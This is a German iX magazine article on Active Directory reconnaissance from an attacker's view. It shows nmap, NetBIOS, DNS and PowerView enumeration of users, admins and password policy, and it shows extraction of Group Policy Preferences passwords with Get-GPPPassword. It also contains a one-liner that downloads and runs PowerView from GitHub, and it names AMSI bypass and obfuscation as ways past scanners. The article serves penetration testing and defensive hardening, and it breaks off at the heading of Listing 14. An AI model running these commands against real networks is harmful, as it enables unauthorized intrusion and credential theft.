Informationsbeschaffung – was jeder Domänenbenutzer alles sieht

Nach oben gehangelt

Frank Ully

Oftmals erscheinen in Systemen hinterlegte Informationen zunächst harmlos. Doch mit den richtigen Werkzeugen nebst der Fantasie des Sicherheitstesters oder im schlimmeren Fall der kriminellen Energie eines Angreifers bieten sie erste Ansatzpunkte, in ein Netzwerk einzudringen. Von da ist es nur ein kleiner Schritt, sich immer weitere Rechte zu verschaffen.

In diesem dritten Teil der mehrteiligen Reihe zur Sicherheit des Active Directory (AD) geht es darum, wie Angreifer durch gezielte Informationsbeschaffung – unangemeldet oder als normal privilegierter Domänenbenutzer – schnell höhere Rechte im AD erlangen können; all dies mit Funktionen und Tools, die leicht verfügbar sind oder von Windows mitgeliefert werden.

Wie im Artikel „Himmelsgeschenk“ auf Seite 40 beschrieben, muss man nach dem „Assume Breach“-Ansatz davon ausgehen, dass es Angreifern keine Schwierigkeiten bereitet, einen beliebigen Windows-Client in einem Unternehmen zu kompromittieren und von dort Befehle auszuführen [1]. Aber auch ein gekaperter Linux-Server, der über eine klassische Softwareschwachstelle geentert wurde, an ein Active Directory angebunden ist und entgegen allen Good Practices nicht ausreichend vom internen Netzwerk abgeschirmt in einer demilitarisierten Zone (DMZ) steht, ist ein guter Ausgangspunkt.

Bin ich schon drin?

In der Regel wird ein fortgeschrittener Angreifer eine Command-and-Control-Infrastruktur aufbauen (siehe dazu Artikel „Unentdeckte Hintertüren“ in *iX* 2/2019), mit der er bequem aus der Ferne Befehle auf den kompromittierten Systemen ausführt. Bei Bedarf kann er über Proxy-Mechanismen wie SOCKS auf seinem eigenen Rechner mit einem beliebigen Betriebssystem Standardwerkzeuge benutzen, deren Netzwerkverkehr über die Command-and-Control-Infrastruktur und die damit kontrollierten gekaperten Systeme in die entfernte Organisation geleitet wird. Ihm steht also ein breites Arsenal an Werkzeugen zur Verfügung.

Die folgende Beschreibung geht davon aus, dass der Angreifer Kontrolle über ein Linux-System gewonnen hat, das sich mit

einem Domänencontroller (DC) im selben Netzwerk befindet. Der Linux-Rechner muss nicht unmittelbar an die Domäne angebunden sein. Eine alternative Möglichkeit, einen derartigen Zugriff zu erhalten, hat ein Angreifer beispielsweise, wenn er physisch in die angegriffene Organisation eindringt und einen Minirechner wie einen Raspberry Pi mit einer Pentesting-Distribution wie Kali Linux an eine öffentlich zugängliche Netzwerkbuchse steckt [3].

Alle im Folgenden von Linux ausgehenden Informationsabflüsse sind analog dazu von einem Windows-System aus möglich, teilweise mit anderen Werkzeugen.

Wo ist der Domänencontroller?

Damit ein Rechner nach dem Booten den Anschluss in einem Netzwerk findet, hilft das Dynamic Host Configuration Protocol (DHCP). Der DHCP-Server, häufig eine Funktion des Domänencontrollers, weist Clients und oft auch Servern dynamisch IP-Adressen zu und übermittelt weitere Netzkonfigurationen; unter anderem die IP-Adresse des DNS-Servers, der für die Namensauflösung verantwortlich ist.

Das bekannte Scantool Nmap ist das Werkzeug der Wahl für Portscans, kann aber viel mehr als nur das und verfügt sogar über eine erweiterbare Nmap Scripting Engine (NSE; die im Artikel angesprochenen Werkzeuge sind unter ix.de/zer8 zu finden). Es eignet sich, um eine entsprechende DHCP-Anfrage durchzuführen (Listing 1).

Einer der ersten Schritte eines Angreifers ist in der Regel ein Portscan der Zielsysteme. So erfährt er, welche Dienste auf dem Windows Server laufen. Ein einfacher Scan der häufigsten 1000 Ports auf einem Domänencontroller ergibt etwa ein Bild wie in Listing 2.

Listing 1: DHCP-Abfrage

```
# nmap --script broadcast-dhcp-discover
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|   IP Offered: 10.10.0.144
|   DHCP Message Type: DHCPOFFER
|   IP Address Lease Time: 2h00m00s
|   Server Identifier: 10.10.0.1
|   Subnet Mask: 255.255.255.0
|   Router: 10.0.0.1
|   Domain Name Server: 10.10.0.1
|_  Domain Name: produktion.ad.2consult.ch
```

Listing 2: Portscan

```
# nmap -sS -Pn -n 10.10.0.1
Nmap scan report for 10.10.0.1
Host is up, received arp-response ⤷
                                (0.00080s latency).
Scanned at 2020-06-14 20:53:02 CEST for 21s
Not shown: 988 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
```

Das Lightweight Directory Access Protocol (LDAP) lauscht auf einer Reihe von Ports. Auch Kerberos auf TCP-Port 88 ist ein Hinweis darauf, dass dieses System ein Domänencontroller ist.

Es sind keine besonderen Privilegien erforderlich, um sich an LDAP zu binden – jeder gültige Account kann grundlegende Daten über das Verzeichnis lesen. Gemäß LDAP-Spezifikation muss der Server auch ohne Authentifizierung einige Informationen über den Einsprungspunkt RootDSE (siehe ix.de/zer8) bereitstellen.

Dies ermöglicht, grundlegende Informationen über die Domäne zu sammeln, wie der gekürzte Auszug in Listing 3 zeigt.

Das Nmap-Skript `ldap-rootdse` offenbart, dass dieser Domänencontroller zu einer untergeordneten Domäne `produktion.ad.2consult.ch` gehört, die im `defaultNamingContext`-Attribut angezeigt wird. Die Stammdomäne laut `rootDomainNamingContext`-Attribut ist `ad.2consult.ch`. (In den weiteren Beispielen in diesem Artikel gilt der Einfachheit halber, dass es nur eine Stammdomäne `ad.2consult.ch` gibt.)

Listing 3: Domäneninformationen sammeln

```
# nmap -sT -Pn -n 10.10.0.1 -p 389 --script
ldap-rootdse
Nmap scan report for 10.10.0.1
Host is up (0.0012s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
[...]
|       defaultNamingContext: DC=produktion, ⤷
                          DC=ad,DC=2consult,DC=ch
|       schemaNamingContext: CN=Schema, ⤷
    CN=Configuration,DC=ad,DC=2consult,DC=ch
|       configurationNamingContext: ⤷
    CN=Configuration,DC=ad,DC=2consult,DC=ch
|       rootDomainNamingContext: ⤷
                          DC=ad,DC=2consult,DC=ch
[...]
|       dnsHostName: DC.produktion. ⤷
                                ad.2consult.ch
|       ldapServiceName: ad.2consult. ⤷
            ch:dc$@PRODUKTION.AD.2CONSULT.CH
[...]
|       domainFunctionality: 7
|       forestFunctionality: 7
|_      domainControllerFunctionality: 7
Service Info: Host: DC; OS: Windows
```

`domainFunctionality` und `domainControllerFunctionality` zeigen die Funktionsebene von Domäne und Domänencontroller. Die Zahl 4 steht für die Ebene von Windows 2008 R2, 5 für Windows 2012, 6 für Windows 2012 R2 und 7 für Windows Server 2016 und neuer. Windows Server 2019 hat keine neue Funktionsebene bekommen (siehe ix.de/zer8).

Darüber hinaus zeigt der Portscan, dass das System an TCP-Port 53 lauscht, einem der Ports des Domain Name System (DNS). DNS kann abgefragt werden, um die Domänencontroller für eine bestimmte Domäne zu bestimmen. Da Active Directory Domain Services (AD DS) sich stark auf DNS verlassen, können insbesondere SRV-Einträge dazu dienen, AD-Dienste zu finden. `_gc._tcp.` plus Domänenname findet den Domänencontroller mit dem globalen Katalog, also den LDAP-Verzeichnisdienst für den gesamten Forest, `_ldap._tcp.` findet LDAP-Server für die aktuelle Domäne und `_kerberos._tcp.` das Kerberos Key Distribution Center (KDC).

iX-TRACT

- In allen Systemen, zumal so komplexen wie einem Active Directory, sind zahlreiche Informationen hinterlegt, die eigentlich nur dazu dienen, das Arbeiten zu vereinfachen oder Abläufe zu automatisieren, die aber Angreifern wichtige Hinweise liefern können.
- Der Bequemlichkeit halber sind viele Vorgänge oder Accounts mit fest hinterlegten Anmeldedaten oder zu hohen Privilegien ausgestattet und dabei für viele Nutzer einsehbar – Angreifer haben dadurch leichtes Spiel.
- In den letzten Jahren hat Microsoft nachgebessert und Patches herausgegeben, etwa um die Möglichkeit zur Passworthinterlegung abzuschaffen. In vielen Organisationen schlummern jedoch noch gefährliche Altlasten.

```
# dig +short SRV ↵
        _ldap._tcp.ad.2consult.ch @10.10.0.1
0 100 389 dc.ad.2consult.ch.
# dig +short A dc.ad.2consult.ch @10.10.0.1
10.10.0.1
```

Es geht auch ohne Portscan: NetBIOS

Fallback-Mechanismen wie der dezentrale Namensdienst NetBIOS-Nameservice (NBT-NS) ermöglichen es, ohne Portscans gezielt nach aktiven Systemen zu scannen und grundlegende Daten wie deren NetBIOS-Namen anzuzeigen (Listing 4).

Ohne an der Domäne authentifiziert zu sein, kann ein Angreifer über DNS, LDAP und NetBIOS also den Namen der Domäne, den oder die Domänencontroller sowie die Namen von Computern herausfinden.

Unter Umständen sieht ein Angreifer auch unauthentifiziert weit mehr Daten: Die Gruppe „Prä-Windows-2000-kompatibler Zugriff“ hat Microsoft geschaffen, damit Windows-NT-Domänen in Active-Directory-Domänen integriert werden können. Sie ermöglicht nicht authentifizierten Zugriff auf bestimmte AD-Daten. Die Standardberechtigungen für viele AD-Objekte sind so eingestellt, dass sie den Zugriff für diese Kompatibilitätsgruppe gewähren. Wenn die Gruppen „Jeder“ oder „Anonymous-Anmeldung“ Mitglieder der Gruppe „Prä-Windows-2000-kompatibler Zugriff“ sind, können auch anonym viele AD-Daten abgefragt werden.

Fast noch einfacher wird es für einen Hacker, wenn er Microsofts eigenes scharfes Schwert nutzt: PowerShell. Als Teil von Windows PowerShell, Microsofts Automatisierungs- und Konfigurationsmanagement-Framework, ist die gleichnamige Skriptsprache fester Bestandteil aktueller Windows-Installationen. Beginnend mit Windows 7 wird PowerShell auf Clientsystemen mitgeliefert; seit Windows Server 2008 R2 ist sie integrales Element des Verwaltungsinstrumentariums der Serverbetriebssysteme, auf das grafische Oberflächen nur aufsetzen.

Authentifizierter Angreifer unter Windows

PowerShell eignet sich besonders für Angriffe, weil es als legitimes Administrationswerkzeug an sich keinen Verdacht erweckt und Zugang zu allen für einen Angriff benötigten Funktionen bereitstellt: So kann es weiteren Code aus dem Internet oder von einem anderen System herunterladen und ausführen sowie auf wesentliche Schnittstellen von Windows zugreifen. Selbst komplette Command-and-Control-Frameworks wie Empire wurden dafür geschrieben (siehe dazu die Artikelreihe ab *iX* 5/2016 [4]).

Die Skriptsammlung PowerSploit wurde 2012 von Matt Graeber veröffentlicht. Es war die erste in PowerShell geschriebene Sammlung von Angriffsskripten, die öffentlich verfügbar war. Die Module ermöglichen es Kriminellen und Sicherheitstestern, schnell wertvolle Informationen zu sammeln, um einen Angriffsplan zu schmieden. Über die Folgejahre entwickelten Graeber und Mitstreiter PowerSploit zu einem robusten Framework mit Skripten für die Post Exploitation, so nennt man sämtliche Aktivitäten nach dem erfolgreichen Eindringen in das Zielnetzwerk. Darunter befanden sich etwa ein Portscanner und ein Werkzeug zum Erstellen von Screenshots.

Ende 2014 kam PowerView von Will Schroeder und Matt Graeber als Werkzeug zur Netzwerklageerfassung hinzu, das es ermöglicht, viele Schritte bei Angriffen auf große Domäneninfrastrukturen zu automatisieren und damit schnell einen Überblick über das infiltrierte Netzwerk zu gewinnen. PowerView erlaubt etwa, Benutzer mit domänenweiten Administratorrechten oder Servicezugänge mit hohen Privilegien zu finden und auf einzelnen Rechnern lokale Administratorzugänge aufzuspüren. Ist ein gesuchter Benutzer gefunden, zeigt das Werkzeug alle Netzwerkfreigaben an, auf die dieser Benutzer Zugriff hat. Zudem kann in großen Netzwerken, die aus mehreren miteinander verbundenen Domänen bestehen, ein Angriff über das Finden und Ausnutzen von Vertrauensverhältnissen von einem Teilnetz auf weitere ausgeweitet werden. Dazu in späteren *iX*-Ausgaben mehr.

Wirft man einen Blick in das GitHub-Repository von PowerSploit, kann man den Eindruck gewinnen, das Projekt sei seit vielen Jahren eingeschlafen; inzwischen wird es offiziell nicht mehr gepflegt. Jedoch ist die Software funktionell gut ausgereift und es gibt eine neuere Version im dev-Zweig (siehe ix.de/zer8).

Geladen werden kann PowerView in eine PowerShell-5-Sitzung direkt von GitHub – sofern man sich klarmacht, dass es nicht der sicherste Ansatz ist, Skripte unbesehen direkt von einem Quelltext-Repository im Internet zu laden.

```
PS > iex (iwr -UseBasicParsing ↵
          https://raw.githubusercontent.com/ ↵
            PowerShellMafia/PowerSploit/dev/ ↵
                        Recon/PowerView.ps1)
```

An dieser Stelle könnte ein Malwarescanner dem Angreifer einen Strich durch die Rechnung machen, denn PowerView ist als Angriffsskript bekannt. Hacker können allerdings Scanner gezielt umgehen. Beispielsweise kann die Untersuchung auf bösartigen PowerShell-Code durch

Listing 4: Scan nach NetBIOS-Namen

```
# nbtscan -r 10.10.0.0/24
Doing NBT name scan for addresses from 10.10.0.0/24
IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.10.0.1        DC               <server>  <unknown>        00:15:5d:00:04:03
10.10.0.10       DATEISERVER      <server>  <unknown>        00:15:5d:00:04:04
10.10.0.11       JUMPSERVER       <server>  <unknown>        00:15:5d:00:04:05
10.10.0.100      CLIENT-ALICE     <server>  <unknown>        00:15:5d:00:04:06
10.10.0.101      CLIENT-BOB       <server>  <unknown>        00:15:5d:00:04:07
10.10.0.200      DC-DEV           <server>  <unknown>        00:15:5d:00:04:08
```

Listing 5: Abfrage mit PowerView

```
PS > Get-Domain | Select name,domaincontrollers,forest,parent
Name            DomainControllers     Forest          Parent
----            -----------------     ------          ------
ad.2consult.ch  {DC.ad.2consult.ch}   ad.2consult.ch

PS > Get-DomainController | Select name,IPAddress,OSVersion
Name               IPAddress   OSVersion
----               ---------   ---------
DC.ad.2consult.ch  10.10.0.1   Windows Server 2016 Standard
```

Listing 6: Passwortrichtlinie

```
PS > (Get-DomainPolicy)."SystemAccess"
MinimumPasswordAge          : 1
MaximumPasswordAge          : 42
MinimumPasswordLength       : 7
PasswordComplexity          : 0
PasswordHistorySize         : 24
LockoutBadCount             : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire   : 0
ClearTextPassword           : 0
LSAAnonymousNameLookup      : 0
```

einen sogenannten AMSI-Bypass ausgehebelt werden. AMSI steht für Anti-Malware Scan Interface, das unter Windows-10-artigen Betriebssystemen Scannern tieferen Einblick in laufenden Skriptcode ermöglicht. Oder das PowerShell-Skript kann selbst so verändert („obfuskiert“) werden, dass es nicht mehr als schädlich erkannt wird, beispielsweise mit Invoke-Obfuscation.

Domäne, Domänencontroller und Passwortrichtlinie

Abgefragt werden können mit PowerView nun Basisinformationen über die Domäne und Domänencontroller (Listing 5).

Auch die Passwortrichtlinie ist einfach auszulesen (Listing 6). In diesem Beispiel verwendet die Domäne weiterhin die Standardpasswortlänge von sieben Zeichen, überdies mit deaktivierten Komplexitätsanforderungen, wodurch Benutzer einfach erratbare Passwörter verwenden können. Zudem gibt es im Standard keinen Aussperrmechanismus – ein Angreifer kann also beliebig oft versuchen, das Passwort für einen Benutzer zu erraten.

Bei fast allen PowerView-Befehlen können über Parameter andere Domänen, Domänencontroller oder andere Zugangsdaten eingegeben werden, beispielsweise:

```
PS > $pass = ConvertTo-SecureString ↵
               'Passwort!' -AsPlainText -Force
$cred = New-Object PSCredential('2CONSULT\ ↵
                    anderer.benutzer', $pass)
Get-Domain -Credential $cred
```

Durch das Anzeigen der Benutzer einer Domäne und auf Wunsch das Ausspielen beispielsweise in eine Datei benutzer.txt ist es sehr einfach, eine Liste von Benutzern zu erstellen, die in andere Werkzeuge eingelesen werden kann. So kann sie ein Angreifer außer für Brute-Force-Angriffe auf das jeweilige Konto auch für Phishing und andere Social-Engineering-Angriffe nutzen (Listing 7).

An Benutzerkonten gibt es eine Reihe von Attributen, die einzeln oder in Kombination wertvolle Informationen liefern: `memberOf` listet die Gruppenmitgliedschaften auf, `PasswordNeverExpires` oder `PasswordNotRequired` zeigen an, dass das Benutzerpasswort nicht abläuft – oder gar nicht erst zur Anmeldung benötigt wird!

Das Auslesen von Gruppen und deren Erstellungszeitpunkt ist ebenfalls einfach, wie Listing 8 zeigt.

Desgleichen ist es möglich, aufzulisten, in welchen Gruppen ein Benutzer Mitglied ist, aber auch welche Mitglieder eine Gruppe hat. Dabei können auch Rekursionen durch Gruppen in Gruppen auf einzelne Konten aufgelöst werden (Listing 9).

Interessant ist die Suche nach dem Attribut `adminCount`, das vereinfacht gesagt anzeigt, ob ein Benutzer unmittelbar oder indirekt über eine Mitgliedschaft in einer anderen Gruppe zu einer hoch privilegierten administrativen Gruppe gehört (oder in der Vergangenheit gehört hat) – und damit als geschütztes Objekt behandelt wird, das für Angreifer besonders interessant ist.

Listing 7: Benutzerliste erstellen

```
PS > Get-DomainUser | select cn,memberof
cn              memberof
--              --------
Administrator   {CN=Richtlinien-Ersteller-Besitzer,OU=Groups,DC=ad,DC=2consult,DC=ch,
CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch, [...]
Gast            CN=Gäste,CN=Builtin,DC=ad,DC=2consult,DC=ch
DefaultAccount  CN=System Managed Accounts Group,CN=Builtin,DC=ad,DC=2consult,DC=ch
krbtgt          CN=Abgelehnte RODC-Kennwortreplikationsgruppe,OU=Groups,DC=ad,DC=2consult,DC=ch
IIS Service
Donald Domain   CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch
Susanne Server  CN=Admin-Server,OU=Groups,DC=ad,DC=2consult,DC=ch
Claus Client    CN=Admin-Client,OU=Groups,DC=ad,DC=2consult,DC=ch
```

Listing 8: Auslesen von Gruppen

```
PS > Get-DomainGroup | select name,whencreated | sort -Descending whencreated
name                                                whencreated
----                                                -----------
Freigabe-Benutzer                                   24.05.2020 09:41:41
Freigabe-Admin                                      24.05.2020 09:41:16
Admin-Client                                        24.05.2020 09:39:06
Admin-Server                                        24.05.2020 09:37:47
DnsAdmins                                           23.05.2020 19:42:42
DnsUpdateProxy                                      23.05.2020 19:42:42
Server-Operatoren                                   23.05.2020 19:42:01
[...]
```

Listing 9: Rekursives Auslesen von Mitgliedern einer Gruppe

```
PS > Get-DomainGroupMember "Domänen-Admins" -Recurse
GroupDomain             : ad.2consult.ch
GroupName               : Domänen-Admins
GroupDistinguishedName  : CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch
MemberDomain            : ad.2consult.ch
MemberName              : donald.domain
MemberDistinguishedName : CN=Donald Domain,CN=Users,DC=ad,DC=2consult,DC=ch
MemberObjectClass       : user
MemberSID               : S-1-5-21-1416249013-1541138232-2045407343-1108

GroupDomain             : ad.2consult.ch
GroupName               : Domänen-Admins
GroupDistinguishedName  : CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch
MemberDomain            : ad.2consult.ch
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=ad,DC=2consult,DC=ch
MemberObjectClass       : user
MemberSID               : S-1-5-21-1416249013-1541138232-2045407343-500
```

Listing 10: Letzte Passwortänderung zeigen

```
PS > Get-DomainUser | select samaccountname,pwdlastset,whencreated | sort pwdlastset
samaccountname   pwdlastset          whencreated
--------------   ----------          -----------
[...]
krbtgt           23.05.2020 21:42:01 23.05.2020 19:42:01
IIS-Service      24.05.2020 11:24:28 24.05.2020 09:24:28
donald.domain    24.05.2020 11:32:16 24.05.2020 09:32:16
alice.musterfrau 24.05.2020 11:34:56 24.05.2020 09:34:46
bob.mustermann   24.05.2020 11:35:22 24.05.2020 09:35:22
susanne.server   11.06.2020 17:29:56 24.05.2020 09:33:15
claus.client     11.06.2020 17:30:12 24.05.2020 09:34:19
Administrator    12.06.2020 09:54:47 23.05.2020 19:41:18
```

```
PS > Get-DomainUser -AdminCount | select name
Administrator
krbtgt
Donald Domain
```

Das Attribut `pwdLastSet` gibt Datum und Uhrzeit der letzten Passwortänderung zurück und `badPwdCount` zeigt an, wie oft ein Benutzer versucht hat, sich mit einem falschen Passwort anzumelden. `Logoncount` und `lastLogon` geben aus, wie oft insgesamt und wann der Benutzer sich zum letzten

Listing 11: Computerkonten zeigen

```
PS > Get-DomainComputer | select dnshostname,operatingsystem,operatingsystemversion
dnshostname                operatingsystem              operatingsystemversion
-----------                ---------------              ----------------------
DC.ad.2consult.ch          Windows Server 2016 Standard 10.0 (14393)
Dateiserver.ad.2consult.ch Windows Server 2016 Standard 10.0 (14393)
Jumphost.ad.2consult.ch    Windows Server 2016 Standard 10.0 (14393)
Client-Alice.ad.2consult.ch Windows 10 Enterprise       10.0 (18363)
Client-Bob.ad.2consult.ch  Windows 10 Enterprise        10.0 (18363)
```

Listing 12: Auf den Update-Status von laufenden Computern schließen

```
PS > $date  = (Get-Date).AddDays(-31).ToFileTime()
Get-DomainComputer -Filter "(pwdLastSet>=$date)" | select dnshostname, @{name="Days rebooted";
expression={((Get-Date)-$_.lastlogon).Days}, operatingsystem, operatingsystemversion | sort lastlogon
Dnshostname                Days reboot operatingsystem       operatingsystemversion
-----------                ----------- ------------------- ----------------------
Win10.ad.2consult.ch                 5 Windows 10 Enterprise 10.0 (18362)
Dateiserver.ad.2consult.ch          21 Windows Server 2016   10.0 (14393)
```

Mal authentisiert hat. `Whencreated` enthält das Datum, an dem das Konto erstellt wurde. Konten mit lange zurückliegender Passwortänderung oder ungenutzte Administratorkonten sind beispielsweise für Angreifer interessant.

Diese Attribute lassen sich nicht nur anzeigen, sondern nach ihnen kann mit PowerShell gezielt gefiltert und sortiert werden, etwa nach Domänenbenutzern, deren Passwort lange nicht geändert wurde (Listing 10).

Mit weiterer PowerShell-Magie sind beliebig komplexe Abfragen möglich, etwa nach Administratorkonten, die aktiviert sind, sich aber in den vergangenen zwei Jahren nicht angemeldet haben. Mit PowerView und den so gefundenen Benutzerattributen lassen sich Angriffe unmittelbar durchführen (siehe weiter unten).

Wie im Grundlagen-Artikel erläutert, haben auch Computer jeweils ein Konto im AD (siehe Listing 11).

Auch dort gibt es interessante Attribute: `OperatingSystem` und `OperatingSystemVersion` zeigen das Betriebssystem und anhand der Buildversion die jeweilige Windows-Release an.

`lastLogon` bei Computern gibt an, wann der Rechner zum letzten Mal neu gestartet wurde. An `pwdLastSet` lässt sich auslesen, wann der Computer zum letzten Mal sein Passwort neu gesetzt hat. In der Standardeinstellung geschieht dies alle 30 Tage. Wurde das Passwort länger nicht geändert, war der Computer nicht an. Lief der Computer und hat ein aktuelles Passwort, aber ein lange zurückliegendes `lastLogon`-Datum, dann wurden lange keine Sicherheitspatches eingespielt (Listing 12).

Ein ganzer Werkzeugkasten

Es gibt eine Vielzahl weiterer Werkzeuge, mit denen sich Informationen aus dem AD auslesen lassen, darunter Kommandos wie `net view`, `net user` oder `net computer` auf der Kommandozeile.

Bequemer und ebenfalls unmittelbar auf jedem Windows-Client ohne weitere Installation verfügbar ist das Dialogfenster „Benutzer, Kontakte, Gruppen suchen“, das wie folgt aus einer Eingabeaufforderung oder einer PowerShell-Sitzung heraus aufgerufen werden kann:

```
C:\ > rundll32 C:\Windows\System32\ ↵
                    dsquery.dll,OpenQueryWindow
```

Ein nützliches grafisches Tool ist der Active Directory Explorer von Sysinternals. Mit dem AD Explorer kann man einfach durch den globalen Katalog navigieren und Objekteigenschaften und -attribute anzeigen lassen, ohne Dialogfenster öffnen zu müssen. Auch Exporte der damit ausgelesenen Daten können erstellt und auf einem anderen System analysiert werden.


Daneben gibt es von Microsoft die Remoteserver-Verwaltungstools (RSAT), die die PowerShell um AD-bezogene Befehle und die Windows-Verwaltungswerkzeuge um grafische Oberflächen für die AD-Administration erweitern.

Ein weiteres Tool ist das Python-Skript windapsearch beziehungsweise dessen Go-Nachfolger, mit dem Benutzer, Gruppen und Computer aus einer Windows-Domäne über LDAP-Abfragen aufgezählt werden können. Es ist hauptsächlich für Linux-Anwender nützlich, läuft aber ebenso auf anderen Plattformen.

Viele Angriffswerkzeuge, die in der Standardeinstellung Net-NTML-Authentifizierung nutzen, lassen sich so einstellen, dass sie stattdessen Kerberos verwenden. Damit funktionieren authentisierte Abfragen auch in Umgebungen, in denen Net-NTLM deaktiviert ist.

Fehlkonfigurationen – ein unwissentliches Risiko

In die Kategorie der häufig auftretenden Fehlkonfigurationen fällt das Vorhandensein von GPP-Credentials in der SYSVOL-Freigabe. Gruppenrichtlinien-Einstellun-



Das Dialogfenster „Benutzer, Kontakte, Gruppen suchen“ kommt vorinstalliert mit jedem Windows-Client (Abb. 1).

gen (Group Policy Preferences, GPP) ermöglichten es Administratoren bis vor ein paar Jahren, Domänenrichtlinien mit eingebetteten Zugangsdaten zu erstellen. Die Gruppenrichtlinien sind öffentlich einsehbar in XML-Dateien gespeichert, die in Unterordnern der SYSVOL-Freigabe abgelegt sind. Eines der nützlichsten Merkmale von GPP war die Möglichkeit, Anmeldeinformationen für Dienste (Services.xml) und geplante Aufgaben (ScheduledTasks.xml) zu hinterlegen – sowie Passwörter für das lokale Administratorkonto vorzugeben (Groups.xml).

Jedoch waren die Passwörter auf unsichere Weise gespeichert: Microsoft verschlüsselte diese Anmeldeinformationen mit einem einzigen geheimen Schlüssel – der Schlüssel ist derselbe für alle Domänencontroller weltweit. Da authentifizierte Benutzer Lesezugriff auf SYSVOL haben, kann jeder in der Domäne die SYSVOL-Freigabe nach XML-Dateien mit dem Attribut `cpassword` durchsuchen, das das AES-verschlüsselte Kennwort enthält. 2012 veröffentlichte Microsoft auf seiner Entwicklerseite MSDN den geheimen Schlüssel. Dadurch kann jeder, der den Schlüssel nachschlägt, gespeicherte Zugangsdaten entschlüsseln.

Zwar hat Microsoft im Mai 2014 den Patch MS14-025 veröffentlicht, der verhindert, dass Administratoren neue Passwortdaten in Gruppenrichtlinien-Einstellungen einfügen. Vorhandene GPP mit Passwörtern werden aber nicht aus der SYSVOL-Freigabe entfernt. Noch immer sind deswegen in vielen Organisationen lokale Admin-, Service- und sogar Domänenadministrator-Zugangsdaten in den Gruppenrichtlinien auf SYSVOL zu finden, wie Listing 13 zeigt.

Listing 13: Zugangsdaten in Gruppenrichtlinien

```
PS > Get-GPPPassword
Password : geheimeslokalespasswort
Changed  : 2013-07-02 05:43:21
UserName : Administrator (built-in)
NewName  : LokalerAdmin
File     : \\DC.AD.2CONSULT.CH\SYSVOL\ad.2consult.ch\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
MACHINE\Preferences\Groups\Groups.xml
```

Listing 14: Beschreibungsfeld auslesen

